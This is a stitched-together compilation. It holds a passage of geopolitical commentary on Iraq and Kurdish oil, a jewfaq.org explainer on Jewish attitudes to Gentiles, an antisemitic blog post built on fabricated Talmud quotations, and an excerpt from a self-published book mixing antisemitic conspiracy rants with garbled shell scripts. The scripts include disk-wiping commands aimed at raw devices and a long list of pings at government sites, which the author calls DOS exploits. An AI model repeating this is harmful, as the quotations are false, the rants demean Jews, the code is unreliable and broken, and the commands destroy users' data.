Meanwhile, as this triangle of covert oil shipments in which ISIS crude appears to be hopelessly entangled becomes more established, Turkey has increasingly demanded that the US pursue formal measures to [lift obstacles](#) to Kurdish oil sales to global markets. The KRG plans to export as much as 1 million barrels of oil a day by next year through its [pipeline](#) to Turkey.



Among the many oil and gas firms active in the KRG capital, Erbil, are ExxonMobil and Chevron. They are drilling in the region for oil under KRG contracts, though operations have been halted due to the crisis. No wonder Steve Coll writes in the [New Yorker](#) that Obama's

air strikes and arms supplies to the Kurds – notably not to Baghdad – effectively amount to “the defense of an undeclared Kurdish oil state whose sources of geopolitical appeal – as a long-term, non-Russian supplier of oil and gas to Europe, for example – are best not spoken of in polite or naïve company.” The Kurds are now busy working to “quadruple” their [export capacity](#), while US policy has increasingly shifted toward [permitting Kurdish exports](#) – a development that would have major ramifications for Iraq’s national territorial integrity.

To be sure, as the offensive against IS ramps up, the Kurds are now selectively cracking down on IS smuggling efforts – but the measures are too little, too late.

#### A new map

The Third Iraq War has begun. With it, longstanding neocon dreams to partition Iraq into three along ethnic and religious lines have been resurrected.

White House officials now estimate that the fight against the region’s ‘Islamic State’ will last [years](#), and may outlive the Obama administration. But this ‘long war’ vision goes back to nebulous ideas formally presented by late RAND Corp analyst Laurent Murawiec before the Pentagon’s [Defense Policy Board](#) at the invitation of then chairman Richard Perle. That presentation described Iraq as a “tactical pivot” by which to transform the wider Middle East.

Brian Whitaker, [former Guardian Middle East editor](#), rightly noted that the Perle-RAND strategy drew inspiration from a 1996 paper published by the Israeli Institute for Advanced Strategic and Political Studies, co-authored by Perle and other neocons who held top positions in the post-9/11 Bush administration.

The policy paper advocated a strategy that bears startling resemblance to the chaos unfolding in the wake of the expansion of the ‘Islamic State’ – Israel would “shape its strategic environment” by first securing the removal of Saddam Hussein. “Jordan and Turkey would form an axis along with Israel to weaken and ‘roll

back' Syria." This axis would attempt to weaken the influence of Lebanon, Syria and Iran by "weaning" off their Shi'ite populations. To succeed, Israel would need to engender US support, which would be obtained by Benjamin Netanyahu formulating the strategy "in language familiar to the Americans by tapping into themes of American administrations during the cold war."

The 2002 Perle-RAND plan was active in the Bush administration's strategic thinking on Iraq shortly before the 2003 war. According to US private intelligence firm [Stratfor](#), in late 2002, then vice-president Dick Cheney and deputy defense secretary Paul Wolfowitz had co-authored a scheme under which central Sunni-majority Iraq would join with Jordan; the northern Kurdish regions would become an autonomous state; all becoming separate from the southern Shi'ite region.

The strategic advantages of an Iraq partition, Stratfor argued, focused on US control of oil:

*"After eliminating Iraq as a sovereign state, there would be no fear that one day an anti-American government would come to power in Baghdad, as the capital would be in Amman [Jordan]. Current and potential US geopolitical foes Iran, Saudi Arabia and Syria would be isolated from each other, with big chunks of land between them under control of the pro-US forces.*

*Equally important, Washington would be able to justify its long-term and heavy military presence in the region as necessary for the defense of a young new state asking for US protection – and to secure the stability of oil markets and supplies. That in turn would help the United States gain direct control of Iraqi oil and replace Saudi oil in case of conflict with Riyadh."*

The expansion of the 'Islamic State' has provided a pretext for the fundamental contours of this scenario to unfold, with the US and British looking to re-establish a long-term military presence in Iraq in the name of the "defense of a young new state."

In 2006, Cheney's successor, Joe Biden, also indicated his support for the '[soft partition](#)' of Iraq along ethno-religious lines – a position

which the co-author of the Biden-Iraq plan, Leslie Gelb of the Council on Foreign Relations, now argues is "the only solution" to the current crisis.

Also in 2006, the [Armed Forces Journal](#) published a map of the Middle East with its borders thoroughly re-drawn, courtesy of Lt. Col. (ret.) Ralph Peters, who had previously been assigned to the Office of the Deputy Chief of Staff for Intelligence where he was responsible for future warfare. As for the goals of this plan, apart from "security from terrorism" and "the prospect of democracy", Peters also mentioned "access to oil supplies in a region that is destined to fight itself."

In 2008, the strategy re-surfaced – once again via [RAND Corp](#) – through a report funded by the US Army Training and Doctrine Command on how to prosecute the 'long war.' Among its strategies, one scenario advocated by the report was 'Divide and Rule' which would involve:

*"... exploiting fault lines between the various Salafi-jihadist groups to turn them against each other and dissipate their energy on internal conflicts."*

Simultaneously, the report suggested that the US could foster conflict between Salafi-jihadists and Shi'ite militants by:

*"... shoring up the traditional Sunni regimes... as a way of containing Iranian power and influence in the Middle East and Persian Gulf."*

One way or another, some semblance of this plan is in motion. Last week, Israeli foreign minister [Avigdor Lieberman](#) told US secretary of state John Kerry:

*"Iraq is breaking up before our eyes and it would appear that the creation of an independent Kurdish state is a foregone conclusion."*

## JEWS' ATTITUDES TOWARDS NON-JEWS (Gentiles)

Internet Source:  
<http://www.jewfaq.org/Gentiles.htm>

*Level: Basic*

1. You don't have to be Jewish to find favor in God's eyes
2. God gave only seven basic commandments to Gentiles
3. Yiddish words for a Gentile are: Goy, shiksa and shkutz
4. Judaism does not approve of interfaith marriage, but it is quite common
5. Jews do not proselytize, but it is possible to convert to Judaism

Judaism maintains that the righteous of all [nations](#) have a place in the [world to come](#). This has been the majority rule since the days of the [Talmud](#). Judaism generally recognizes that Christians and Moslems worship the same [God](#) that we do and those who follow the tenets of their religions can be considered righteous in the eyes of God.

Contrary to popular belief, Judaism does not maintain that Jews are better than other people. Although we refer to ourselves as God's chosen people, we do not believe that God chose the Jews because of any inherent superiority. According to the Talmud (Avodah Zarah 2b), God offered the [Torah](#) to all the [nations](#) of the earth, and the Jews were the only ones who accepted it. The story goes on to say that the Jews were offered the Torah last, and accepted it only because God held a mountain over their heads! (In Ex. 19:17, the words generally translated as "at the foot of the mountain" literally mean "underneath the mountain")! Another traditional story suggests that God chose the [Jewish nation](#) because they were the lowliest of nations, and their success would be attributed to God's might rather than their own ability. Clearly, these are not the ideas of a people who think they are better than other nations.

Because of our acceptance of Torah, Jews have a special status in the eyes of God, but we lose that special status when we abandon Torah. Furthermore, the blessings that we received from God by accepting the Torah come with a high price: Jews have a greater responsibility than non-Jews. While non-Jews are only obligated to obey the [seven commandments](#) given to Noah, Jews are responsible for fulfilling the [613 mitzvot](#) in the Torah, thus God will punish Jews for doing things that would not be a sin for non-Jews.

### The Seven Laws of Noah

According to traditional Judaism, [God](#) gave Noah and his family seven commandments to observe when he saved them from the flood. These commandments, referred to as the Noahic or Noahide commandments, are inferred from Genesis Ch. 9, and are as follows: 1) to establish courts of justice; 2) not to commit blasphemy; 3) not to commit idolatry; 4) not to commit incest and adultery; 5) not to commit bloodshed; 6) not to commit robbery; and 7) not to eat flesh cut from a living animal. These commandments are fairly simple and straightforward, and most of them are recognized by most of the world as sound moral principles. Any non-Jew who follows these laws has a place in the [world to come](#).

The Noahic commandments are binding on all people, because all people are descended from Noah and his family. The [613 mitzvot](#) of the [Torah](#), on the other hand, are only binding on the descendants of those who accepted the commandments at Sinai and upon those who take on the yoke of the commandments voluntarily (by [conversion](#)). In addition, the Noahic commandments are applied more leniently to non-Jews than the corresponding commandments are to Jews, because non-Jews do not have the benefit of [Oral Torah](#) to guide them in interpreting the laws. For example, worshipping God in the form of a man would constitute idolatry for a Jew; however, according to some sources, the Christian worship of Jesus does not constitute idolatry for non-Jews.

### Goyim, Shikas and Shkutzim

The most commonly used word for a non-Jew is Goy. The word "Goy" means "[nation](#)," and refers to the fact that Goyim are

members of other nations, that is, nations other than the Children of Israel.

There is nothing inherently insulting about the word "Goy." In fact, the [Torah](#) occasionally refers to the [Jewish people](#) using the term "Goy." Most notably, in Exodus 19:6, God says that the Children of Israel will be "a kingdom of priests and a holy nation," that is, a Goy kadosh. Because Jews have had so many bad experiences with anti-Semitic non-Jews over the centuries, the term "Goy" has taken on some negative connotations, but in general the term is no more insulting than the word "Gentile."

The more insulting terms for non-Jews are shiksa (feminine) and shkutz (masculine). I gather that these words are derived from the [Hebrew root](#) Shin-Qof-Tzadei, meaning loathsome or abomination. The word shiksa is most commonly used to refer to a non-Jewish woman who is dating or married to a Jewish man, which should give some indication of how strongly Jews are opposed to the idea of [intermarriage](#). The term shkutz is most commonly used to refer to an anti-Semitic man. Both terms can be used in a less serious, more joking way, but in general they should be used with caution.

If you are offended to hear that Jewish culture has a negative term for non-Jews, I would recommend that you stop and think about the many negative terms and stereotypes that your culture has for Jews.

#### Interfaith Marriages

I once received a message from a man who told me that many Jews do not like Gentiles. He knew this because his (Jewish) girlfriend's friends and parents disapproved of him. I explained that these people did not disapprove of him because he was Christian; they disapproved of him because he was a Christian dating a Jew, which is another issue altogether.

Traditional Judaism does not permit interfaith marriages. The [Torah](#) states that the children of such marriages would be lost to Judaism (Deut. 7:3-4), and experience has shown the truth of this passage all too well. The [2000 National Jewish Population](#)

[Survey](#) found that only a third of interfaith couples raise their children Jewish, despite increasing efforts in the Reform and [Conservative](#) communities to welcome interfaith couples.

This may reflect the fact that Jews who intermarry are not deeply committed to their religion in the first place: if something is important to you, why would you marry someone who doesn't share it? Certainly, the statistics show that intermarried Jews are overwhelmingly less likely to be involved in Jewish activities: 85% of Jewish couples have or attend a [Pesach seder](#), while only 41% of intermarried Jews do; 66% of Jewish couples fast on [Yom Kippur](#) while only 26% of intermarried Jews do; 59% of Jewish couples belong to a [synagogue](#) while only 15% of intermarried Jews do. These statistics and more are sufficiently alarming to be a matter of great concern to the Jewish community. And the rate of intermarriage has grown dramatically in recent years: according to the [Jewish Databank](#), the rate of intermarriage has risen from 13% in 1970 to 47% since 1996, though the rate of intermarriage seems to have stopped increasing. One Orthodox Jew I know went so far as to state that intermarriage is accomplishing what Hitler could not: the destruction of the [Jewish people](#). That is an extreme view, but it vividly illustrates how seriously many Jews take the issue of intermarriage.

The more liberal branches of Judaism have tried to embrace intermarried couples, hoping to slow the hemorrhaging from our community, but it is questionable how effective this has been in stemming the tide, given the statistics that intermarried couples are unlikely to have any Jewish involvement or to raise their children Jewish.

Dennis Prager and Joseph Telushkin provide an excellent discussion of the issues involved in intermarriage in their book [The Nine Questions People Ask About Judaism](#). They note that if the non-Jewish spouse truly shares the same values as the Jewish spouse, then the non-Jew is welcome to convert to Judaism, and if the non-Jew does not share the same values, then the couple should not be marrying in the first place.

### If you are considering interfaith dating or marriage, consider this:

Many people who are considering interfaith marriage or dating casually dismiss any objections as prejudice, but there are some practical matters you should consider. And before you casually dismiss this as ivory tower advice from a Jewish ghetto, let me point out that my father, my mother and my brother are all intermarried, as well as several of my cousins.

#### Stereotypes

Why are you not seeking out a Jewish partner? If you ask many Jews why they don't want to date other Jews, you will hear the ugliest list of antisemitic stereotypes this side of Nazi propaganda. They will tell you that Jewish men are cheap, neurotic mamma's boys, not handsome and macho like Gentile men. They will tell you that Jewish women are frigid, materialistic and plain, not fun and sexy like Gentile women. Interestingly, the stereotypes you hear from Gentiles seeking Jews are quite different; that Jewish men are good providers, that they treat women well, that they don't abuse women or get drunk, and they don't sleep around; that Jewish women are smart, level-headed and loyal, not bubble-headed bimbos. In fact, there are quite a lot of Gentiles who have registered for [JDate](#), a Jewish dating network, because they specifically want to date and marry a Jew. If you think the negative stereotypes don't fit you, what makes you think they fit Jews of the opposite sex?

#### Marriage

Where will you get married, who will perform the ceremony and how will it be performed? Most movements of Judaism don't allow interfaith marriages to be performed in their synagogues, nor do they allow their rabbis to perform interfaith marriages, and before you casually dismiss this as bigotry, let's remember: you're the one who is imposing your beliefs (or lack of beliefs) on them, not the other way around. You're asking them to put a religious stamp of approval on an act that has nothing to do with their religion. You might as well ask the rabbi to say "amen" to a blessing over a ham and cheese sandwich. But now that you know you may have to be married in a church: how do you feel about being married under a cross or

crucifix? How will your relatives feel when they are told, "in Jesus' name, let us say 'Amen,'" as happened at an interfaith marriage in my family?

#### Holidays

What will you do when Christmas and [Chanukkah](#) overlap? When Easter and [Pesach](#) overlap? Whose holiday will you celebrate? Will your Gentile husband veto the annual Chanukkah visit to your parents because Christmas is more important, as happened to an intermarried friend of mine? Will your Gentile wife be willing to cook and/or eat the cardboard meals of Pesach? Will your Gentile spouse be willing to sit through the lengthy seder ritual at your parents' house, or the lengthy High Holiday services?

#### Children

How will the children be raised? The Jewish grandparents want a [bris](#), and the Gentile grandparents insist on baptism. The Catholic grandparents want the child to learn catechism while the Jewish grandparents are looking forward to the bar mitzvah. Many interfaith couples think they are being oh-so-enlightened by raising the children with both faiths and letting them choose. This makes about as much sense as asking your child to choose which parent's surname he wants to keep; ultimately, you're requiring the child to pick favorites with his parents. A [Reform rabbi](#) provides an excellent discussion of the problem [here](#). Aside from that, the message you are giving your children is that none of it is real, that none of it matters, that religion is a Chinese menu and you can pick one from Column A and one from Column B. You are certainly welcome to believe that, but don't expect your local church or synagogue to agree with you. Even the more liberal movements of Judaism don't approve of bar mitzvah training for a child who is simultaneously receiving religious training in another faith, because it causes too much confusion for the child. If you want your children to learn about all faiths, don't send them to bar mitzvah training; send them to a comparative religion class.

These are just a few of the more important considerations in interfaith relationships that people tend to gloss over in the heat of passion or in the desire to be politically fashionable.

#### Conversion

In general, Jews do not try to convert non-Jews to Judaism. In fact, according to [halakhah](#) (Jewish Law), [rabbis](#) are supposed to make three vigorous attempts to dissuade a person who wants to convert to Judaism.

As the discussion above explained, Jews have a lot of responsibilities that non-Jews do not have. To be considered a good and righteous person in the eyes of [God](#), a non-Jew need only follow the seven Noahic commandments, whereas a Jew has to follow all [613 commandments](#) given in the [Torah](#). If the potential convert is not going to follow those extra rules, it is better for him or her to stay a Gentile, and since we as Jews are all responsible for each other, it is better for us too if that person stayed a Gentile. The rabbinally mandated attempt to dissuade a convert is intended to make sure that the prospective convert is serious and willing to take on all this extra responsibility.

Once a person has decided to convert, the proselyte must begin to learn Jewish religion, law and customs and begin to observe them. This teaching process generally takes at least one year, because the prospective convert must experience each of the [Jewish holidays](#); however, the actual amount of study required will vary from person to person (a convert who was raised as a Jew might not need any further education, for example, while another person might need several years).

After the teaching is complete, the proselyte is brought before a *Beit Din* (rabbinical court) which examines the proselyte and determines whether he or she is ready to become a Jew. If the proselyte passes this oral examination, the rituals of conversion are performed. If the convert is male, he is [circumcised](#) (or, if he was already circumcised, a pinprick of blood is drawn for a symbolic circumcision). Both male and female converts are immersed in the *mikvah* (a ritual bath

used for spiritual purification). The convert is given a Jewish name and is then introduced into the Jewish community.

In theory, once the conversion procedure is complete, the convert is as much a Jew as anyone who is born to the religion. In practice, the convert is sometimes treated with caution, because we have had some of bad experiences with converts who later return to their former faith in whole or in part. However, it is important to remember that [Abraham](#) himself was a convert, as were all of the matriarchs of Judaism, as was Ruth, an ancestor of King David. For more information about conversion to Judaism, see [The Conversion to Judaism Home Page](#). The information provided at that site is written from a [Conservative](#) perspective, but is valuable to anyone considering conversion to any [movement](#) of Judaism.

\*\*\*\*\*



## Truth Before Media

Exposing Lies to a World Bombarded by the Agenda-Driven [Jewish Zionist] Media

### The Talmud – The Shame of the Jewish People

February 12, 2012

Internet Source Link:

<https://truthbeforemedia.wordpress.com/>

#### A NON-JEW (GENTILE OR GOY) IS AN ANIMAL

In an effort to speak the truth about certain matters, I will begin with my people, the Jews. I am of Jewish descent and I am supportive of many of Jewish ideas, beliefs and customs. There are, however, some things that are simply an embarrassment to me and should be an embarrassment to all the [Jewish people](#).

One such a subject is the [Talmud](#). The Talmud is considered a “holy writ” by the Jewish people and it is held to a high opinion as superseding the Old Testament. It was originally written in Hebrew and is basically a codification of Jewish spoken (oral) law. The English translation is a bit “watered down” so as not to be as pointed and unsociable. It is, however, believed to be the law and, as you will soon see, it is neither tolerant nor does it accept anyone outside Judaism ([Gentiles](#)).

Let us look at a few passages which cannot be defended by claiming to be “taken out of context” because the statements are the context:

“If a ‘Goy’ (Gentile) hits a Jew, he must be killed.” ([Sanhedrin](#) 58b)

“If a Jew finds an object lost by a ‘Goy’, it does not have to be returned.” ([Baba Mezia](#) 24a)

“If a Jew murders a ‘Goy’, there will be no death penalty.”  
([Sanhedrin](#) 57a)

What a Jew steals from a ‘Goy’ he may keep.” ([Sanhedrin](#) 57a)

“Jews may use subterfuges to circumvent a ‘Goy.’” ([Baba Kamma](#) 113a)

“All children of the ‘Goyim’ (Gentiles) are animals.” ([Yebamoth](#) 98a)

“Girls born of the ‘Goyim’ are in a state of ‘niddah’ (menstrual uncleanness!) from birth.” ([Abodah Zarah](#) 36b)

“The ‘Goyim’ are not humans. They are beasts.” ([Baba Mezia](#) 114b)  
“If you eat with a ‘Goy’ it is the same as eating with a dog.”  
([Tosapoth, Jebamoth](#) 94b)

“Even the best of the ‘Goyim’ should all be killed.” ([Soferim](#) 15)

“Sexual intercourse between the ‘Goyim’ is like intercourse between animals.” ([Sanhedrin](#) 74b)

“When it comes to a Gentile in peace times, one may harm him indirectly, for instance, by removing a ladder after he had fallen into a crevice.” ([Shulkhan Arukh, Yoreh De ‘ah](#), 158, Hebrew Edition only)

The above statements set the Jewish above all other people. I believe this type of language was used in Nazi Germany. Let’s examine how the Talmud refers to [Jesus Christ](#); the basis for the world of Christian religion:

“Yashu (Jesus) was cut off from the Jewish people for his wickedness and refused to repent.” ([Sotah](#) 47a)

“Miriam the hairdresser had sex with many men.” ([Shabbath](#) 104b, Hebrew Edition only)

"She who was the descendant of princes and governors (the virgin Mary) played the harlot with carpenters." (Sanhedrin 106a)

"Christians who reject the Talmud will go to hell and be punished there for all generations." (Rosh Hashanah 17a)

I am a Jew and I know how the Jews view "outsiders". ..... nothing but contempt for all humankind except for themselves. Jews use disdainful Yiddish words amongst themselves to describe the Gentiles:

**"Goyim:"** This is what the Jews derisively call Gentiles to indicate an "animal nature" of the Gentiles.

**"Schwartzas:"** This is what the Jews derisively call blacks to indicate an "ape like nature" of the blacks.

**"Shiksa:"** This is what the Jews derisively call a Gentile woman to indicate a "carnal nature" of a Gentile woman. This Yiddish word "shiksa" is derivative of the Hebrew word "shegitz" which refers to the carcass of a pig.

**"Goyisha Kup:"** This is what the Jews derisively call another Jew who is stupid. "Goyisha Kup" means "Stupid Gentile Brain."

"When presenting Old Testament proofs of the Messiahship of Jesus to the rabbis and their followers – one must penetrate the iron-clad grid of the Talmudic mind-set which according to Christ's assertion makes the Scriptures of none effect. From the outset, the Christian must realize that the rabbis and their followers do not know their own Scriptures, and for that matter, do not care to know them. For they view the Talmud as superceding the Scriptures. Much patience is required when bringing the Gospel message to them, and perhaps at times, stern reproofs are necessary." Michael A Hoffman II Historian and writer, founder of Independent History & Research.

In Judaism, the Rabbi is very influential in the interpretation and advice of all things religious. Many Jews would never consider challenging a Rabbi on any issue and many Jews would simply view

the idea of such as taboo. As a result, the **Jewish community** leaves the matter of the sacred writings and their meaning totally up to the Rabbi.

Most Christians look to the Jewish people for signs of the events in the Bible's book of Revelation. The established Christian church confesses the book actually foretells the events that will lead to the end of the physical world and a dawning of the return of the Messiah, Jesus Christ. Since most Jews do not accept the **New Testament** of the Bible as anything more than a collection of "short stories" it is widely claimed in the Jewish community that the christian church is simply worshiping a fantasy; a figment of the collective imagination. Instead of reverence, most Jews view the New Testament as a farcical collection of lies and fairy stories adopted by an impotent and empty dogma-filled religion.

As I can attest, Jews are very competitive and (as the stereotype is confirmed) consistently excel in the world of business and commerce. As such, Gentiles often strive to go into business with Jews; which should be mutually profitable for all involved. The Talmud says it is OK to cheat the Gentile and even "kill the Gentile" if the Jew desires. While physical murder is not only condoned but is demanded of the Jewish, I believe the figurative financial murder happens far more often. The Gentile is literally "robbed blind". I believe the Gentiles (especially Christians) are under the false impression that Jews are loyal to Christians and share the same belief system. Nothing could be farther from the truth. There is not sense of obligation nor any feelings of camaraderie felt by a Jew when dealing with a Christian. It is quite the opposite especially when money is involved. Most Jewish people view Christians with disdain because Christians represent **Jesus Christ as the Messiah** and they claim the Jewish people of the New Testament send the Messiah to his death by crucifixion. Why would Christians believe Jews are on their "religious side"?

I believe love and peace can survive; can strive in our world but we must all be willing to see, listen and decide what is the truth and what is a lie. As I have stated before, I simply want to give the entire

world the opportunity to become educated and to hopefully form a peaceful coexistence in this world in which we live.  
Until next time, *Shalom!*

*Jacob*



Since most Islamophobia attacks come from the Jews in general and Zionists in particular, we think it is our duty to expose the true identity of this hateful people who claim that the world hates them, whereas in reality they are the ones who hate and despise all non-Jews.

200

# Censorship of Code

by

Scott A.  
Barry

# Censorship of Code

by

Scott A.  
Barry

## ~ Preface ~

The jist of this book is about how the despotic rulers aka Zionists, ADL, SPLC have gone so far in the communist zone as to censor something as obscure as Computer Code, something STEM related that is needed for Sustainable and Civilized Living for the rest of us, think about that for a second, Something as Obscure as Computer Code, The very basis of what makes a kernel a kernel, a BIOS a Bios, and an Operating System an Operating System ... If you want to talk about despotism, there is censorship of the press and internet, then there is censorship of the very bits of computer code, what makes software software ... That is communism at its fullest extent ... That is Pure 100% Despotism ... History is repeating itself and we can see this through observation, when they censor free speech by shutting down alt-tech, they then ban guns, then the censor the very bits of Computer Code ... Only in places like China do they make certain print outs of harmless computer code illegal ... We are becoming that China in the USA as time progresses and Despotic Zionists take over the system ... With peoples cognitive dissonance no one will see this anyways and the code used to make alt-tech alt-

tech will be censored by software repositories and SW Developers (Censored) In this segment I will go through my computer code, harmless exploits DOS mixed with other code, how communist Github got together with the Linux Code of Conduct and Censored my Code to Gitlab instead, They are the cancer to Boycott, if they want to censor computer code like a bunch of communists for no reason at all, then don't use their services ... Zionists are controlling everything, even the software we use, Switch from Firefox to Palemoon/Dissenter/Brave instead so you don't get bombarded with Fake News ... Like I said before I was mrfaildeveloper on Github, then they scrubbed me off, They start censoring the press, then the Internet, then Alt-Tech, then after that they censor SW Developers who write harmless apolitical secular compuer code GOD Damn It!!! This is the kind of shit people have to put up with, in this book I back up archive all the stuff so-controversial it was censored by said despots aka the The Ruling Zionist Elite of the World One World Government ... I don't give a damn who reads this book, I just want the code backed up to a press that is decent enough for me to do so and at a price that will suit it ... Linux for the easy Mac Address Spoofing, The easy BASH shell

language formatting and built in compilers on some Linux Distros + (bc -l)

### 1984.sh

Generates George Orwells 1984 plus extras..

<https://tinyurl.com/3nzp2n7b>

## These Are Mrfaildevelopers Repositories ...

### 126-monaural-beat.sh

#126-monaural-beat.sh A brainwave entertainment piece. #126-monaural-beat.sh A brainwave entertainment piece. mkdir monaural-beat cd monaural-beat echo " speaker-test -t sine -f 126.22 -c1 -l6666666666666666 " >>126 echo " speaker-test -t sine -f 128 -c1 -l6666666666666666 " >>128 echo " #open 2 terminals and type bash 126 and bash 128 after cd 126-monaural-beat. " >>bash ;

### curl-install

Install an OS with curl Linux Command fail Proof of Concept ... #curl-install a curl only install for Linux ... Anti Scalar Shell-script Page 2 ... The lame approach here is to use the Linux Command "curl" to install your Live USB for RAM Disk usage... curl [>>/dev/sdx fdisk -l /gparted / sudo -i / sudo passwd root / su root / yes to wipe ... cat and dd if=1.iso of=/dev/sdx bs=4M all do the same thing ... calculate-linux.org >> English ... wiki.calculate-linux.org/desktop curl \[>>/dev/sdx non-systemd Linux Distro Derp ... Then boot it on a RAM Disk as a Live USB and go Full Retard Mode. The Anti Scalar Shellscript for GNU / Linux It's a crappy Frequency Jamming thing ... #./ bash anti-scalar-sh An Anti SCALAR Shellscript ... #This is a singleton frequency jammer shellscrip \\(AM\\) ... #ifconfig wlan0 down ; sleep 1 ; ifconfig wlan0 up ; clear ; ifconfig eth0 down ; sleep 1 ; ifconfig eth0 up ; clear ; clear ; clear ; clear ; bash anti-scalar-sh.sh ;\]\(https://mirror.calculatelinux.org/release/20.6/cldxs-20.6-x86\_64iso\)](https://blabla/bla.iso)

### mkultra-vault

CIA FOIAA archive of MKULTRA/Artichoke PDF files unzip unix/linux command to extract ...  
<https://github.com/mrfaildeveloper/mkultra-vault> <https://github.com/mrfaildeveloper/mkultra-vault/tree/master> <https://sourceforge.net/projects/mkultra-vault/>  
[https://drive.google.com/drive/folders/1CTguy5Mp5T5al\\_HvWAS4b1wrE7NYvsw?usp=sharing](https://drive.google.com/drive/folders/1CTguy5Mp5T5al_HvWAS4b1wrE7NYvsw?usp=sharing) CIA MKULTRA/Artichoke Vault on FOIA >> cia\*gov To unzip; unzip \*vault.zip

# Solfeggio 528 and 11 Harmonic Linux Shellscript makes MP3 ...

# 11th Harmonic Linux Shellscript, Generates MP3 528L 5808R ...

**File is contained inside of a ".zip" file and uses base64 ...**

528-5808 / Github

```
ffmpeg -f lavfi -i "sine=frequency=528:duration=300" 5281.mp3 ; ffmpeg -i 5281.mp3 -ab 16k 12.mp3 ; echo >5281.mp3 ; rm 5281.mp3 ; cat 12.mp3 >>528.mp3 ; ffmpeg -i 528.mp3 -ab 16k 528hz.mp3 ; echo >528mp3 ; rm 528.mp3 ; clear ;
```

Journaling as Alien Characters, since it has all HW Backdoors Because One-Time Pads are not really that random and can be enumerated on any modern 8TB SSD/HDD of today, that is all you really need derp derp derp ... Any Bic Ballpoint Pen ... Alien Characters = Not Latin or Language Based not UCC Code and not based on any language, a made up language by your own Autonomic Nervous System, The 100 Earth Languages are used by Zionist Jews and Telepathic Martians to control your ass through Uniform Commercial Code (A Vatican Roman Law Code) ( Everything on planet earth is Commerce ) ... Cestui Que Vie ( 16666 AD Act ) ( The birth certificate ) ... The treaty of 1873 is also another inclusive of the fake history we are taught in Government Run Liberal Zionist Public Schools... The Act of 1871 declares the United States a corporation owned by foreign corporations AKA Nixon = Foreign Trade, FDR = Worst President Ever, Obama = Patriot Act Extension, you know the rest, and it tumbles down to Leftist Communist Jewry and Zionism for their Gay Homo Umup Fag Agenda of a NWO ... Even Embedded Lost. You will need, a small ammu can ACME with kit/locking accessories, a master padlock hardened steel smallest, a table for your alien characters called "Alien Character Table" underlined 2 times in "ALL CAPS", then some spiral notebooks with your sole ideology/BS on either redditbubblecom or fintarmericacom ... All Zionist Communist Jew MIPS/ARM/Intel/AMD CPUS = Have a HW Backdoor at every damn level for MSIL and the MOSSAD/CIA/DIA/DOD

9660 Storage is a Proof of Concept for Mission Critical Storage ... This would substitute for a Non-Commercial or Personal Use as advertised .. The concept here is to use a Linux Distro, this being OpenSUSE Tumbleweed to run as a Live USB and to have a Mission Critical use for file storage ... 9660 has the oddest File Allocation Tables and is not a common fs ... The write out continues on and on, unlike others that error out until it hits some superblock, Windows has been known to format itself ... Due to Zio Corporate Monopolies + Despotism + Communism density is scarce ... ISO9660 File Systems are BUILT for Most Mission Critical and Archival Tasks... Installs can be done with : curl url >/dev/sdx / fdisk -l > cd /dev/ / ls / gparted / gnome-disks / ... cat file.iso >/dev/sdx ; cat file.iso >/dev/sdx ; cat file.iso >/dev/sdx ; and dd if=file.iso of=/dev/sdX bs=1M count=4096 ; echo ; echo ; echo ; ... wget is not included in all Linux kernels so use curl url | cat \$i >/dev/sdx ;

```

dd if=/dev/zero of=pemf bs=1M count=2 ;
sleep 2 ; clear ; clear ; clear ; clear ;
echo "null" >pemf ; clear clear ; clear ;
bash pemf.sh ; bash pemf.sh ; bash pemf.sh ;
dd if=/dev/zero of=pemf bs=1M count=2 ;
sleep 2 ; clear ; clear ; clear ; clear ;
echo "null" >pemf ; clear clear ; clear ;
bash pemf.sh ; bash pemf.sh ; bash pemf.sh ;
dd if=/dev/zero of=pemf bs=1M count=2 ;
sleep 2 ; clear ; clear ; clear ; clear ;
echo "null" >pemf ; clear clear ; clear ;
bash pemf.sh ; bash pemf.sh ; bash pemf.sh ;
dd if=/dev/zero of=pemf bs=1M count=2 ;

bash pemf.sh ;

Null-It , an encryption script that nulls the
file prior to decryption ... ;

echo "encrypt e script..." ; openssl aes-256-cbc -e -a -in f1 -out c1
This shell script will be called null it to null the file ... ;
openssl aes-256-cbc -e -a -d -in c1 -out file ; clear ; clear ;
clear ; clear ; clear ; date | cat -b | cat -ne | md5sum ;
read -ni -r -p "Press any key to null the file..." key ;
echo "null" >file ;
read -ni -r -p "Press any key to null the file..." key ;

```

**Software Boycott** This Software Boycott is a switch to the Pale Moon Web Browser because, Firefox now engages in systematically spamming you with their BS Politics that are Liberal/Leftist/Commie/Pinko Propaganda and nonsense ... This is a boycott against Microsoft as well as Mozilla (maker of Firefox) ... No Systemd is also used.

```
Repository 1 : http://distro.ibiblio.org/puppylinux/puppy-bionic/bionicpup64/
 Repository 2 : http://ftp.vim.org/ftp/os/Linux/distr/
 puppylinux/puppy-bionic/bionicpup64/
 Repository 3 : http://ftp.nluug.nl/os/Linux/distr/
 puppylinux/puppy-bionic/bionicpup64/
```

```
High Density Computing on a Laptop , IBM Lenovo Underclocked my CPU to 800 Mhz on 8 GB of RAM and still running really well ... T400/T420/X201/X200/T60/T61/EeePC 900A/ MSI-Wind/Eee PC 1005 HAB New > MFT Tables > New UUID > Check Flags > New Partition Table and Fat32/ext4/ext4 really needed NTFS/other yes >/dev/sd* ; wipe them parted ;
Kubuntu*org for 4 GB CF Card on i686 32b Transcend/Insignia compact flash card
reader San Disk 512 MB Compact Flash Card Image iso9660 File System , gparted ; yes
>/dev/sd* ; (wipe) with fdisk -l ; and cat file.iso >/dev/sdx ; Links Below ;
https://distro.ibiblio.org/pub/puppy/linux/puppy-bionic/ bionicup64/ iso
http://www6.frugalware.org/mirrors/linux/puppylinux/puppybionic/bionicup64/ iso
http://ftp.nluug.nl/os/Linux/distr/puppylinux/puppybionic/bionicup64/ iso
http://ftp.vim.org/ftp/os/Linux/distr/puppylinux/puppybionic/bionicup64/ iso
```

ping pornhub.com  
ping cia.gov  
ping 8.8.8.8  
ping 45.60.1.1  
ping dod.mil  
ping google.com  
ping 1.1.1.1  
ping fbi.gov  
ping youtube.com  
ping gab.com  
ping minds.com  
ping bitchute.com  
ping rumble.com

```
ping libry.tv
ping nsa.gov
ping army.mil
ping dol.wa.gov
ping internic.net
ping markmon.com
ping hollywood.com
ping fidelity.com
ping archive.org
ping archive.today
ping archive.vn
ping archive.is
ping exblog.jp
ping nethouse.ru
ping ucoz.net
ping websitebuilder.com
ping linux.com
ping kernel.com
ping gnu.org
ping microsoft.com
ping apple.com
ping fsf.org
ping odysee.com
ping cfr.org
ping gatesfoundation.org
ping adl.org
ping dissenter.org
ping kubuntu.com
ping kubuntu.org
ping ubuntu.com
ping freedos.com
ping freedos.org
